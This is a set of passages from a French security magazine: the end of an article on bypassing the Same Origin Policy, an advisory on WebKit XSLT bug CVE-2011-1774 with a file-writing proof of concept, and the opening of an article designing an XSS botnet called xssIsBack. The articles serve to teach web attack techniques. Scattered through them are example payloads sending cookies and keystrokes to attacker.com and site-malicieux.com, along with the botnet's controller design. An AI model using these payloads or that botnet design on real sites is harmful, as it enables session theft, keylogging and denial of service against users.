d'interconnexions coopératifs sûrs et faciles à mettre en place afin de faciliter la vie des développeurs, comme les fichiers de règle en Java et Flash, ou le Cross-Origin Resource Sharing en HTML5. Ces mécanismes sont difficiles à contourner. Et bien que les attaques sur les clients web soient toujours possibles, elles nécessitent des techniques de plus en plus compliquées. Il devient de plus en plus difficile de complètement contourner la SOP. Une autre raison est que Java et Flash prennent aussi en compte l'adresse IP dans la définition de l'origine d'une page. Cela rend irréalisables de nombreuses attaques qui fonctionnent pourtant avec Ajax. Enfin, la sécurité de toutes les implémentations ne fait que se renforcer, au fur et à mesure que des failles y sont découvertes et corrigées. Nous nous retrouvons donc aujourd'hui avec un rayon d'action très restreint, limité à Ajax, qui est la technologie la plus vulnérable. C'est pourquoi nous nous contenterons d'exemples de contournement de la SOP d'Ajax.

Attention !

Ajax (Asynchronous JavaScript and XML) : approche utilisant les technologies DOM, JavaScript, XMLHttpRequest, HTML, CSS...

3.1 Balises avec champ src

La première méthode de contournement (partiel) consiste à exploiter une souplesse de la SOP qui autorise certains éléments HTML à référencer des objets inter-domaines : **img**, **script**, **iframe** et **style** pour ne citer que ceux-là. Depuis l'arrivée de HTML5, il y en a encore d'autres (**video**, **audio**, **canvas**, ...).

Ainsi, un script peut récupérer des éléments d'une autre origine, et les exécuter :

```
<img src= "http://example.com/image.gif" />
<script src="http://example.com/script.js"> </script>
<style src="http://example.com/style.css" type="text/css"
media="screen" />
<iframe src="http://example.com/iframe.html" width="100%"
height="300"></iframe>
```

Toutefois, la SOP empêche le script d'accéder au contenu de l'iframe bien qu'il l'exécute.

Cela vaut également pour l'ajout dynamique de ces mêmes balises via JavaScript, par exemple :

```
var ifr = document.createElement("iframe");
ifr.src = "http://example.com";
document.body.appendChild(ifr);
```

À quoi peut bien servir cette fonctionnalité apparemment inoffensive ? Voici quelques scénarios d'attaques possibles.

3.1.1 Injection de code

Mettons que l'attaquant ait trouvé le moyen d'injecter du code exécutable dans une page http://victim.com (par exemple, suite à une faille XSS). Sans les balises dynamiques qui n'obéissent pas à la SOP, il ne pourrait pas envoyer son code à la victime :

```
<script src="http://attacker.com/script.js"> </script>
```

ni récupérer des données collectées côté client, comme les cookies :

```
<script>(new Image()).src="http://attacker.com/stolen?cookie=" +
document.cookie</script>
```

De même, les attaques CSRF (où la victime est attirée vers un site malicieux) ne sont possibles que grâce à ce type de balises :

```
<script src="http://target.com/delete.php?id=31">
```

Mais c'est là la forme la plus simple des attaques : elles sont aveugles et face à des protections anti-CSRF, elles échouent naturellement. Pire encore, il n'existe pas de moyen générique pour éviter ces protections. L'attaquant doit s'arranger pour trouver une faille XSS ou un défaut d'implémentation du jeton anti-CSRF, qui lui permette de le récupérer.

Donc finalement, la SOP est plutôt efficace. En tout cas, contre les attaques de ce type.

Enfin, une autre façon de mettre à profit l'injection de code est de mettre en place un *keylogger* (ou enregistreur de frappe) :

```
function keylogger(e){
    (new Image()).src = "http://attacker.com/logger?key=" + e.keyCode;
};
document.body.addEventListener("keyup", keylogger, false);
```

Dans cet exemple, il n'y a pas besoin de récupérer une réponse du serveur, mais les protections anti-CSRF feraient échouer l'attaque.

3.1.2 JavaScript hijacking

Les attaques de type JavaScript hijacking (ou JSON hijacking) **[7]** sont similaires au CSRF, à deux différences près : elles visent les serveurs qui hébergent des données au format JSON (le mécanisme de transport de données en JavaScript). D'autre part, elles permettent de lire les réponses des serveurs.

Par exemple, supposons qu'un internaute possède des données JSON sur un serveur target.com, et que l'attaquant puisse injecter du code JavaScript dans le navigateur de la victime. L'attaque consiste à injecter le code suivant :

```
<script src="http://target.com/json"></script>
```

Comme la victime peut s'authentifier correctement au serveur, ce dernier accepte la requête et renvoie les données JSON au JavaScript. Si les données reçues sont sous forme de tableau :

```
[{"nom":"Dupont","age":"25"}]
```

elles sont considérées comme du JavaScript valide et le script malicieux peut les récupérer pour les envoyer à l'attaquant.

Le point fort de ce procédé est qu'il donne accès à la réponse du serveur (contrairement aux iframes). À noter que le format JSON est populaire : les API comme Twitter et Flickr proposent quasiment toutes de récupérer les données dans ce format, ce qui les expose à ce type d'attaques.

3.2 document.domain

Comme vu précédemment, **document.domain** permet de modifier dynamiquement le domaine d'une page pour passer de www.example.com à example.com, par exemple. L'intérêt est que si l'attaquant arrive à injecter du code dans un sous-domaine, cela lui donne accès à tout le site. Par exemple, Blogger permet l'hébergement de blogs comme sous-domaines de blogspot.com. Donc il suffit que le blog d'un seul utilisateur soit vulnérable pour compromettre le domaine blogspot.com lui-même.

Un autre danger de **document.domain** est qu'il y a moyen de lui donner n'importe quelle valeur :

```
document.__defineGetter__("domain", function() {return "anydomain.com"});
```

Cette modification ne concerne pas la SOP, c'est-à-dire qu'il est toujours interdit d'accéder au contenu du nouveau domaine via une iframe :

```
<iframe src="http://anydomain.com" width="100%" height="300"></iframe>
```

Mais cela sert à contourner les restrictions d'accès fondées sur le nom de domaine :

```
if ( document.domain == "exemple.com") {
    // afficher les données confidentielles
}
else {
    // sinon, ne rien afficher
}
```

Dans ce cas, il suffit à l'attaquant (quel que soit son domaine) de donner à **document.domain** la valeur example.com pour accéder aux données.

3.3 Proxy

Une méthode efficace pour communiquer avec un serveur non contrôlé sur une autre origine consiste à passer par un proxy public. Voici, dans les grandes lignes, le fonctionnement de l'attaque (pour les détails, voir la description originale de l'attaque **[8]**) :

- L'attaquant se débrouille pour injecter son script malicieux chez l'internaute.
- Ensuite, le script (qui est issu du domaine attacker.com) charge l'iframe suivante :

```
<iframe src='http://proxy.com?url=http%3A2F2Fattacker.com%23stage1'></iframe>
```

Cela entraîne le proxy à chercher la page http://attacker.com#stage1 et à la retourner au navigateur, qui la charge comme iframe. L'intérêt de cette manipulation est que l'iframe ainsi créée a comme domaine d'origine proxy.com. La présence du fragment d'URI **#stage1** indique que l'attaque peut continuer ;

- Le script demande au proxy la page target.com :


```
<iframe src='http://proxy.com?url=http%3A%2F%2Ftarget.com'></iframe>
```

- Les deux pages attacker.com#stage1 et target.com étant livrées par le proxy, elles ont la même origine. Donc l'iframe malicieuse **attacker.com#stage1** peut lire le contenu de target.com ;
- Il ne lui reste plus qu'à passer ce contenu au script parent **attacker.com** pour qu'il l'envoie au serveur de l'attaquant. La transmission des données vers le parent peut se faire de plusieurs façons, dont l'emploi du fragment d'URI :

```
parent.location.hash = '#data:' + base64encoded_content;
```

- Le script **attacker.com** récupère ces données via :

```
document.location.hash
```




Cette technique permet donc d'envoyer des requêtes à tous les domaines et de lire les réponses. Elle est difficile à prévenir puisque c'est un enchaînement d'actions toutes légitimes, mais elle a ses limites. D'une part, les proxies publiques peuvent être très lents. D'autre part, l'attaque se complique s'il faut s'authentifier auprès du serveur.

3.4 DNS rebinding

Le DNS rebinding est une classe d'attaques qui contournent entièrement la SOP. Elles donnent accès à n'importe quelle adresse IP choisie par l'attaquant, qu'elle soit dans le LAN de la victime ou sur Internet. Et surtout, elles permettent de lire les réponses aux requêtes HTTP et d'ouvrir un canal de communication bidirectionnel avec la machine choisie. Cela ouvre d'infinies possibilités : possibilité de contrôler le routeur de la victime, de détourner son adresse IP, d'accéder aux services ouverts dans le LAN, etc.

Le DNS rebinding est un sujet vaste et complexe qui mérite son propre article. Nous ne pouvons en donner qu'un petit aperçu :



- L'attaquant contrôle le nom de domaine attacker.com ainsi que son serveur DNS.

- Lorsque la victime visite sa page web, cela déclenche une requête DNS à laquelle l'attaquant répond par deux enregistrements DNS : sa propre adresse IP et celle de la machine qu'il vise.

- Ensuite, l'attaquant livre son script malicieux au navigateur de la victime.

- À partir de là, le script peut se connecter aussi bien à la machine de l'attaquant qu'au serveur visé. En effet, les deux adresses IP étant associées au même nom de domaine, la SOP est respectée.

C'est une version simplifiée de l'attaque. Il existe différentes variantes et implémentations qui sont bien plus complexes. Pour s'en protéger, il faut utiliser l'extension NoScript, ou sécuriser son serveur DNS avec dnswall, par exemple.

Conclusion

La Same Origin Policy remonte aux années 90 et est aujourd'hui omniprésente. Pourtant, les attaques web continuent de proliférer et les attaquants ne manquent pas d'imagination pour la contourner. Les exemples présentés sont loin d'être exhaustifs. Nous n'avons pas mentionné une attaque basée sur le *Clickjacking* **[9]**, par exemple : elle contourne complètement la SOP et permet d'exploiter des failles XSS.

Certes, cela devient de plus en plus difficile à chaque fois qu'une vulnérabilité est réparée. Mais dès qu'une nouvelle attaque apparaît, les conséquences sont catastrophiques pour l'utilisateur. Et le problème de la SOP est que, même si ses mécanismes sont relativement simples à énoncer, il y a énormément de détails à prendre en compte en pratique. Chaque langage a sa propre politique, ce qui augmente la surface d'attaque. De plus, les politiques de sécurité sont généralement mal documentées et ne couvrent pas toutes les situations inhabituelles (comme le résultat de requêtes vers des pseudo-URL).

Il y aura donc toujours des attaques. C'est l'illustration parfaite du bras de fer entre attaquants et défenseurs.

Attention !

Comparatif des attaques qui contournent la SOP

Méthode	Conditions	Accès au résultat de requêtes HTTP	Protections / Limitations
Injection de code	Faille CSRF	non	Jetons anti-CSRF
JSON hijacking	Données sous format JSON	oui	Jetons anti-CSRF
`Document.domain`	Restriction de contenu basée sur `document.domain`	non	Eviter de sécuriser son contenu avec `document.domain`
Proxy	Accès à un proxy public	oui	Lenteur des proxies publics Gestion de l'authentification plus compliquée
DNS rebinding	Contrôler un nom de domaine et ses serveurs DNS	oui	dnswall, NoScript

RÉFÉRENCES

[1] http://en.wikipedia.org/wiki/Same_origin_policy

[2] http://code.google.com/p/browsersec/wiki/Part2

[3] Thomas Powell, Ajax: The Complete Reference

[4] http://www.w3.org/TR/XMLHttpRequest2/#the-setrequestheader-method

[5] http://www.w3.org/TR/XMLHttpRequest/#response

[6] Multi-pin vulnerability with Flash, http://crypto.stanford.edu/dns/dns-rebinding.pdfhttp://www.ietf.org/mail-archive/web/hybi/current/msg04744.html

[7] http://www.thespanner.co.uk/2011/05/30/json-hijacking/

[8] http://www.gnucitizen.org/blog/traversing-the-web/

[9] http://blog.kotowicz.net/2011/03/exploiting-unexploitable-xss-with.html

WEBKIT + XSLT = CVE-2011-1774

Nicolas Grégoire

mots-clés : NAVIGATEUR / XML / XSLT / SVG / RSS / WEBKIT

XSLT est un langage intégré aux navigateurs récents, permettant de manipuler et de mettre en page des données XML. Comme nous allons le voir, cela n'est pas sans risque pour les internautes utilisant Webkit.

1 B.A.BA

Dans un navigateur, le contexte le plus courant de déclenchement de XSLT est l'accès à un document XML. Soit ce document contient une référence explicite (via l'instruction **xml-stylesheet**) vers un document XSLT, soit un style par défaut est appliqué par le navigateur. Dans les deux cas, l'interprétation du document XSLT génère du code XHTML qui sera affiché par le navigateur.

2 Vulnérabilité

En sus des fonctionnalités définies par le W3C, chaque implémentation propose ses propres extensions, qui contiennent éventuellement des fonctionnalités dangereuses. Par chance, la majorité des navigateurs (Internet Explorer, Firefox, Opera) utilisent leur propre moteur XSLT, bien adapté aux risques inhérents à ce contexte d'utilisation.

Seul Webkit utilise un moteur XSLT générique : libxslt. Or, ce moteur propose plusieurs extensions afin de sauvegarder sur disque le résultat d'une transformation XSL. Cela introduit une vulnérabilité permettant à tout site malicieux de proposer un document créant des fichiers arbitraires chez la victime.

L'exemple ci-dessous crée un fichier **justapoc.txt** dans le répertoire de travail du navigateur :

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:sx="http://icl.com/saxon" extension-element-prefixes="sx" version="1.0">
<xsl:template match="/">
<sx:output href="justapoc.txt">PoC CVE-2011-1774</sx:output>
</xsl:template>
</xsl:stylesheet>
```

3 Impact

Webkit est un moteur de navigation web utilisé par les navigateurs de nombreux éditeurs : Apple (iPhone, iPad, Mac, Windows) avec Safari, HP (Touchpad, Pre, Wer) avec webOS, ... Le monde des logiciels libres n'est pas épargné avec les navigateurs Epiphany et Midori, ainsi que les lecteurs de flux RSS Liferea et Blam. Quelques secteurs de niche (comme les télévisions) sont eux aussi impactés. Il est à noter que Chrome n'est pas vulnérable en raison de sa *sandbox*.

4 Exploitation

Cette vulnérabilité a plusieurs avantages en termes d'exploitation. Le premier est que nous interagissons avec le système de fichiers et non avec la mémoire. Les techniques de défense en profondeur comme ASLR seront du coup sans effet. Cela permet aussi d'exploiter des OS exotiques (télévisions, téléphones) sans avoir à connaître leurs spécificités techniques (processeur, architecture mémoire). Le deuxième avantage est la discrétion du vecteur : une page HTML ou un article de blog incluant un fichier SVG de quelques lignes sera suffisant pour déclencher l'attaque.

Évidemment, il y a quelques inconvénients, principalement pour l'exécution de code arbitraire : le fichier créé lors de l'attaque doit être au format UTF-8, ce qui interdit de déposer directement des fichiers binaires (ex : DLL sous Windows). Sous Unix, le fichier n'aura usuellement pas le bit **Execute** positionné, ce qui empêchera son exécution suite à l'écrasement d'un exécutable ou d'un script. L'astuce consiste alors à écraser un fichier consommé via la commande **source** de l'interpréteur de commandes.

Sous Windows, l'exécution de code est obtenue (si l'utilisateur a les droits Administrateur) par la création d'un fichier MOF. Dans le cas des tablettes HP Touchpad, le navigateur tournant avec les droits **root** permet d'écraser un fichier contenu dans **/etc/** et ainsi de déposer une porte dérobée persistante. Je vous laisse imaginer les scénarios incluant de l'ingénierie sociale, comme l'ajout de fichiers sur le bureau.

5 Correction

Un correctif a été intégré au *trunk* de Webkit en février 2011, un mois après que la vulnérabilité a été signalée. Le problème réside plutôt dans les délais de mise à disposition de correctifs par les éditeurs et les intermédiaires comme les opérateurs de téléphonie. Apple a publié en juillet une version corrigée de Safari pour Windows et Mac, et webOS 3.x a été corrigé début août (v3.0.2 68). Quant à un patch pour votre télévision, ce n'est même pas la peine d'y penser...

AU-DELÀ DU XSS

HB - hb@rstack-canalhistorique.org

Renaud Bidou - rbidou@denyall.com

mots-clés : XSS / BOTNET / NAVIGATEUR / CONTRÔLEUR / AGENT

Le Cross-Site Scripting peut être utilisé à d'autres fins que le vol de cookies. Revoyons rapidement les bases de cette attaque, qui n'est pas toute jeune, et construisons ensemble les bases d'un botnet XSS.

1 Cross-Site Scripting

1.1 XSS ?

Le principe du *Cross-Site Scripting* est assez compliqué à décrire si l'on se tient à cette dénomination somme toute erronée. Utilisons en revanche un terme plus générique et plus juste à la fois : injection JavaScript. Les caractéristiques de l'attaque deviennent évidentes et le cas particulier du XSS saute aux yeux. Il s'agit donc d'attaques visant à faire exécuter du code JavaScript sur le navigateur du poste client.

1.2 Vecteur et volatilité

Le vecteur de ce type d'attaque est une application web présentant une vulnérabilité dont la conséquence est le renvoi d'un code JavaScript tiers dans la page servie au client. Ainsi, une injection HTML peut être utilisée pour « injecter » également du JavaScript et par conséquent servir de vecteur à ce type d'attaque.

Les injections JavaScript peuvent être classées en deux catégories en fonction de la nature de l'injection.

- Les injections volatiles :

Les injections volatiles sont les attaques qui n'ont d'effet que suite à une action donnée de l'utilisateur sur le navigateur duquel on souhaite faire exécuter du code. Typiquement, il s'agira d'un lien pointant sur une URL exploitant la faille de l'application. On trouvera ce type de lien dans un mail, sur un blog, ...

Exemple :

Une application web fournit une URL de la forme : `http://www.site.com/article.php?id=105&titre=Dossier%20Web`.

Cette application renvoie l'article correspondant à l'ID 105 et affiche dans le contenu de la page renvoyée le contenu de la variable titre, ici « Dossier Web ». Cela signifie que l'on trouve dans le code de la page une ligne telle que, par exemple, `<H1>Dossier Web</H1>`.

Il suffit alors d'envoyer un mail avec un lien pointant sur une URL de la forme : `http://www.site.com/article.php?id=105&titre=Gotcha<script>alert('Muahahaha')</script>`.

Si l'utilisateur clique sur le lien, le contenu de la variable titre sera intégré à la page qui lui est renvoyée dans une ligne de la forme : `<H1>Gotcha<script>alert('Muahahaha')</script></H1>`.

Le texte Gotcha sera affiché en lieu et place du titre et le code JavaScript contenu entre les balises `<script>` sera exécuté, ici un simple popup avec le texte « Muahahaha ». C'est nul, je sais, mais il fallait bien un exemple.

- Les injections persistantes :

L'inconvénient des injections volatiles est évident. Ces attaques demandent une action de l'utilisateur et restent limitées dans le temps. Et bien qu'il ne faille pas sous-estimer l'impact d'un post sur un blog (et surtout sur tout un groupe de blogs utilisant la même application vulnérable), les injections volatiles ne représentent qu'un danger modéré.

Modéré par rapport à quoi ? Par rapport à une attaque consistant à faire « stocker » le code malicieux dans le moteur de génération des pages. Typiquement, une page web est générée à partir de données contenues dans une base. Cela est vrai dans la grande majorité des applications utilisant un contenu dynamique (catalogue, portail, news, blogs, ...). Si l'application présente une faille permettant d'insérer dans la base un morceau de code malicieux, ce code sera inséré dans la page faisant appel à cette entrée sans que l'utilisateur n'ait commis la moindre imprudence.

Nous parlons alors d'injections persistantes, très difficiles à détecter, ayant un impact sur tous les utilisateurs

accédant à l'application et ne nécessitant aucune action particulière de la part de la victime.

1.3 Effets

1.3.1 Autrefois

Il y a bien longtemps, soit une dizaine d'années environ, les injections JavaScript étaient essentiellement utilisées pour voler les cookies. En effet, ces derniers étaient parfois utilisés comme « token » d'authentification. Bref, si vous aviez le cookie, vous étiez authentifié sans autre forme de procès.

La sécurité du système résidait dans le fait qu'un cookie ne peut être réclamé que par le serveur qui l'a positionné. Par conséquent, un serveur malicieux ne pouvait vous réclamer le contenu du cookie d'authentification posé par le serveur de votre banque en ligne.

En revanche, un code JavaScript du genre : `document.location = 'http://site-malicieux.com/miam.php?cookie='+document.cookie` renverra le navigateur sur la page miam.php du serveur site-malicieux.com avec comme argument de la *query string* le paramètre cookie contenant le cookie de la page actuelle, c'est-à-dire avant le renvoi.

Donc une application vulnérable à une injection JavaScript rend possible l'envoi des cookies à une application tierce. Il s'agit bien d'un script permettant de transmettre à un site les données d'un autre, d'où le terme Cross-Site Scripting. Bien entendu, le code de renvoi est généralement mis dans une frame de 1 sur 1, pour que tout ça passe inaperçu.

1.3.2 Aujourd'hui

Aujourd'hui, JavaScript permet de faire des tas d'autres choses rigolotes, comme nous le verrons dans la suite de l'article :

- dénis de service ;
- scan de ports ;
- collecte d'informations sur le navigateur ;
- « proxyfication » via le navigateur compromis ;
- etc.

Aujourd'hui, nous pouvons considérer que, à quelques exceptions près, seule l'imagination peut limiter l'impact de ce type d'attaque. Cela va à l'opposé de l'idée reçue selon laquelle les « XSS » ne se limitent qu'au vol de cookie, ce qui n'est plus si grave de nos jours. C'est une erreur, une grosse erreur.

1.3.3 alert()

La fonction `alert()` mérite à elle seule un petit paragraphe. Elle est généralement utilisée par les *pentesters* pour identifier et prouver une vulnérabilité par XSS. C'est une erreur, grave, et à deux titres.

D'une part, la fonction JavaScript n'est pas malicieuse (ok, à l'exception d'une boucle pour générer un DoS, mais bon…). On n'a jamais vu un intrus ou un botnet faire état de sa présence à l'utilisateur. Donc c'est n'importe quoi.

D'autre part, les filtres (tant au niveau de l'application qu'au niveau des WAF – *Web Application Firewall*) vont souvent travailler en mode « négatif », c'est-à-dire interdisant explicitement certaines chaînes de caractères (voir l'article sur l'évasion). Et ce n'est pas parce qu'un filtre interdit `alert()` qu'il interdit les fonctions JavaScript vraiment méchantes.

Dans tous les cas, la fonction `alert()` est utilisée à tort dans les *pentests*, alors qu'un bon `document.location` ferait largement l'affaire.

2 Les concepts du botnet

2.1 L'attaque

Avant de nous mettre à spécifier et à coder, précisons le schéma global de l'attaque que nous souhaitons mettre en œuvre. Il s'agit d'un jeu à 4 acteurs :

- Le propriétaire : il s'agit du propriétaire du botnet, celui qui a codé cette application et qui s'en sert à des fins malicieuses. Bref, c'est le méchant.
- Le relais : un système qui va être compromis et qui sera le serveur maître pour le botnet.
- La chèvre : le serveur web vulnérable au XSS, persistant de préférence.
- La victime : le navigateur qui va exécuter le code « injecté » via la page vulnérable de la chèvre.

Les étapes de l'attaque sont simples.

1. Le propriétaire trouve un relais quelque part sur Internet et y plante un programme de contrôle du botnet.
2. Le propriétaire trouve une chèvre et injecte de manière persistante un *tag* JavaScript indiquant que la source du code à exécuter se trouve sur le relais.
3. La victime se connecte sur la page vulnérable de la chèvre et récupère le tag JavaScript.
4. La victime se connecte au relais et prend ses ordres. Gotcha !

2.2 Grosse maille

Commençons par décrire de manière générique ce que nous souhaitons faire : exploiter les failles de type XSS pour contrôler une multitude de systèmes auxquels nous pourrons donner des « ordres » via un canal de communication bidirectionnel. Il va donc être nécessaire :

- de concevoir une partie « contrôleur », recevant les connexions des navigateurs compromis et leur transmettant les commandes imposées par le propriétaire du botnet.

- de concevoir un agent, c'est-à-dire la partie du code exécutée sur le poste client de l'application web et compromis par le XSS.
- de définir un protocole de communication entre le contrôleur et les agents, ainsi qu'entre le propriétaire et le contrôleur.

3 Les composants

3.1 Le contrôleur

3.1.1 Rôle

Le contrôleur est un programme dont le rôle est triple :

- recevoir les connexions du propriétaire ;
- transmettre les commandes de ce dernier aux victimes ;
- recevoir les résultats des commandes.

3.1.2 Structure

Idéalement, le contrôleur est situé sur un système qui a été compromis. En effet, le mettre en place sur un serveur chez soi n'est pas forcément une bonne idée, en tout cas tant que les communications victime-contrôleur ne se feront pas via un canal caché (voir plus loin). Le fait que ce contrôleur doive être hébergé sur différents systèmes impose de l'écrire dans un langage « portable » et en faisant usage d'un minimum de bibliothèques et/ou modules externes. Dans le même ordre d'idées, l'ensemble du code doit être contenu dans un seul fichier afin d'une part de faciliter son installation et d'autre part de ne pas trop éveiller l'attention.

Le contrôleur est donc un programme serveur écrit « from scratch » à même de différencier les connexions provenant des agents et du propriétaire, tout en présentant une certaine résistance à l'identification de la part de systèmes tiers qui ne seraient pas membres du club (enfin du botnet).

3.2 L'agent

3.2.1 Principe de base

L'agent est la partie de code exécutée sur le poste de la victime. La principale subtilité est que ce code doit être dynamique, dans la mesure où le propriétaire peut choisir de lui faire effectuer différentes actions. L'agent est donc, à la base, un « conteneur » de code, le contenu pouvant être changé par le contrôleur en fonction des commandes passées par le propriétaire.

3.2.2 Architecture

Dans les faits, nous allons trouver deux conteneurs : la partie de code injectée depuis la chèvre, qui n'est qu'un simple appel à un script hébergé sur le contrôleur ; et un code JavaScript qui va créer un objet dont le contenu variera en fonction des commandes fournies par le contrôleur. Nous rentrerons plus en détail dans le mode de fonctionnement un peu plus loin.

3.3 Protocoles

3.3.1 Choix des protocoles

Fonctionnellement, il est nécessaire de définir deux protocoles de communication : un pour la communication propriétaire-contrôleur et un pour la communication agents-contrôleur. Nous n'utiliserons toutefois qu'un seul protocole de transport de ces communications, à savoir HTTP. Ce choix est quasiment imposé pour les communications agents-contrôleur afin de permettre la « sortie » des requêtes à destination du contrôleur. Ce choix fait, il est naturel de l'imposer aux communications propriétaire-contrôleur, tant que pour d'évidentes raisons de simplicité que pour éviter d'éveiller la suspicion au regard de flux moins habituels. L'interface du contrôleur est par conséquent un serveur web.

3.3.2 Structure fonctionnelle

Dans la mesure où les communications sont effectuées via HTTP, deux éléments peuvent être utilisés pour la transmission des informations : l'URI et la *query string*.

Dans ce schéma, l'URI est utilisée pour différencier les accès du propriétaire et des agents au contrôleur, et dans les versions « améliorées » (voir plus loin), les accès inter-contrôleurs.

Les paramètres sont, eux, utilisés pour différencier les actions. Cette différenciation s'effectue en fonction de la présence ou non de certains paramètres ou de la combinaison des paramètres utilisés. Par exemple, la présence des paramètres login et password sur l'interface (URI) propriétaire-contrôleur identifie une action de connexion du propriétaire quand les paramètres `sessionID` et `return` sur l'interface agents-contrôleur identifient la requête d'un agent contenant la valeur de retour de la dernière action effectuée.

3.4 Améliorations

3.4.1 Canaux cachés

L'usage de canaux cachés pour les communications agents-contrôleur et propriétaire-contrôleur est indispensable pour fournir au botnet une résistance suffisante dans le monde de bruts auquel il va être confronté. À défaut, l'identification des différents acteurs sera très rapide et ce botnet restera un *proof of concept* (ce qui est au demeurant sa vocation).

3.4.2 Contrôleurs distribués

Un autre élément permettant d'accroître la résistance du botnet est la mise en œuvre d'un mécanisme de gestion de contrôleurs multiples. Ainsi, la neutralisation d'un contrôleur ne réduira pas la puissance de frappe du réseau.

Pour ce faire, une communication inter-contrôleurs est établie. Chacun transmet aux autres les paramètres de connexion des contrôleurs qu'il connaît. Ces paramètres sont ensuite transmis aux agents à chaque commande. Ainsi, si le contrôleur principal n'est plus joignable, l'agent dispose d'une liste à jour des autres contrôleurs disponibles.

3.4.3 Vecteurs de propagation

Enfin, aucun vecteur de propagation n'est aujourd'hui implémenté, tant au niveau des contrôleurs que des chèvres. Cela signifie que le propriétaire doit effectuer l'ensemble des intrusions manuellement. Bien que n'ayant peu d'importance quand il s'agit de valider un concept, cette limitation interdit « d'industrialiser » l'outil et son déploiement.

3.4.4 Persistance

La persistance est un élément qui n'est pas pris en compte dans les concepts de ce botnet. En effet, la connexion entre la victime et le relais ne reste active que tant que la victime reste sur la page vulnérable de la chèvre. Cela peut poser deux problèmes.

Le premier est l'impossibilité de poursuivre les actions une fois que l'utilisateur a quitté la page. La seconde est le manque de volume, c'est-à-dire d'agents connectés simultanément à l'instant t, pour des attaques massives de type dénis de service.

Dans le premier cas, une première solution est trouvée grâce à l'action automatique effectuée dès que l'agent se connecte. Cela permet de « scripter » plusieurs actions qui seront effectuées séquentiellement (voire en boucle, mais attention au code) dès la connexion du navigateur à la page. Une meilleure solution consisterait à créer une page contenant une *frame* de 1x1 (ou un iFrame invisible, ou ...) avec le code JavaScript et une frame faisant le reste de la page et contenant le code de la page visitée. Ainsi, le JavaScript reste là et l'utilisateur peut naviguer où il veut. La persistance est donc gardée tant que le navigateur est ouvert. Bon, y'a qu'à maintenant.

En ce qui concerne le volume, la solution est simple, il « suffit » de compromettre de nombreux sites, tous pointant vers le relais.

4 xssIsBack

4.1 Présentation

xssIsBack est un proof of concept visant à valider la théorie des différents points mentionnés précédemment. Il s'agit donc d'un code monolithique, entièrement écrit en PERL et sans appel à d'autres modules que IO::Socket que l'on trouve sur tout système.

Les fonctions mises en œuvre par xssIsBack sont :

- implémentation d'un contrôleur et d'une interface web d'accès ;
- implémentation du code de l'agent avec les opérations suivantes :
  - vol de cookies : car il faut rendre à César ce qui appartient à César ;
  - dénis de service : un flashmob HTTP ;
  - proxy : permet de récupérer le contenu HTTP d'une autre page du même site (à cause de la SOP) ;
  - redirect : redirige la victime vers un autre site, pas mal pour le *fishing* ;
  - alert : envoie un popup, clin d'œil aux auditeurs qui font croire que cette fonction est « dangereuse » ;
  - Custom : exécute n'importe quel code JavaScript ;
  - Portscan : scanne les ports, pas mal pour voir ce qui se passe derrière un firewall.

Le code de xssIsBack est disponible sur **http://www.iv2-technologies.com/~rbidou**.

4.2 Protocole de communication

xssIsBack implémente un serveur web rudimentaire offrant deux interfaces de communication et un **`/dev/null`**. L'interface de communication propriétaire-contrôleur est par défaut l'URI **`/admin`**, celle agents-contrôleur **`/inject`**. Toute connexion sur une URI autre est servie par une page quelconque.

Les fonctions implémentées dans chacune de ces interfaces sont accessibles suivant les paramètres et combinaisons listés ci-dessous :

- **`/admin`** :
  - login + password : authentification du propriétaire ;
  - sessionID : page de contrôle, rafraîchissement ;
  - sessionID + botSessionID + action + params : lancement d'une action sur un agent ;
  - sessionID + autoAction + autoParams : définition de l'action par défaut.

- **`/inject`** :
  - sessionID : connexion au contrôleur et collecte du code si une action est définie par le propriétaire ;

- sessionID + return : idem ci-dessus mais avec renvoi des résultats de l'action précédente.

Aujourd'hui, aucun chiffrement n'est mis en œuvre. L'ensemble des opérations est donc trivialement identifiable.

5 Le contrôleur

Le contrôleur est le programme qui met en œuvre l'ensemble des fonctionnalités du botnet. Ces dernières peuvent être divisées en deux catégories, associées aux interfaces d'administration (**/admin**) et d'injection (**/inject**).

5.1 Lancement

xssIsBack se lance à la ligne de commandes. L'option **-v** permet de lister les différentes options ainsi que de suivre les différentes connexions établies depuis le propriétaire ou les agents.

```
C:\Temp> perl xssIsBack.pl -v

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!! Welcome on xssIsBack !!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Launch Options
--------------
VERBOSE                 = 1
DEBUG                   = 0
PASSWORD                = admin
REMOTEIP                =
BOTSESSION              = botSessionID
SYNC                    = /sync
FATHER                  =
LOGIN                   = admin
LOADTIMER               = 12000
HEARTBEAT               = 6500
ADMIN                   = /admin
INJECT                  = /inject
SESSION                 = sessionID
PORT                    = 80
```

Les principaux paramètres sont :

- **LOGIN** et **PASSWORD** : le login et mot de passe administrateur ;
- **PORT** : le port sur lequel le contrôleur écoute ;
- **HEARTBEAT** : le délai entre chaque requête depuis les agents vers le contrôleur ;
- **VERBOSE** : des tas de trucs sur la sortie standard.

